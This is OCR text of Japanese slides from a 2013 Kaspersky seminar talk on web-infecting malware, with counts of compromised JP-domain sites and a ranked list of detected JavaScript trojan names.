ウェブ感染型マルウェア観測記

株式会社カスペルスキー　情報セキュリティラボ
前田　典彦

KASPERSKY

「止まらない！ウェブ改ざんの実態と対策」セミナー

主催：日本セキュリティオペレーション事業者協議会(ISOG-J)

ISOG-J

2013年8月22日 @虎ノ門スクエア

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

JPドメインの改ざん件数




集計期間：2013年7月1日～15日
Kaspersky Security Networkより抽出


Trojan-Downloader.JS.Iframe.deg 278
HEUR:Trojan.Script.Generic 187
Trojan.JS.Iframe.aeq 147
Trojan.JS.Agent.cbn 120
Trojan.JS.Redirector.zj 36
Trojan.JS.Iframe.aep 30
Trojan-Downloader.HTML.JScript.cf 22
Trojan-Downloader.HTML.JScript.ck 18
Trojan-Downloader.JS.Iframe.ddy 17
HEUR:Trojan.Script.Iframer 17


7月5日
7月7日
7月9日
7月11日
Trojan-Downloader.JS.Iframe.deg 278
HEUR:Trojan.Script.Generic 187
Trojan.JS.Iframe.aeq 147
Trojan.JS.Agent.cbn 120
Trojan.JS.Redirector.zj 36
Trojan.JS.Iframe.aep 30

Trojan-Downloader.JS.Iframe.deg 地理的分布




ユーザー数：6445　通知数：16106





日本　990

ご注意！ ---Kaspersky Daily 7月5日

KASPERSKY lab DAILY





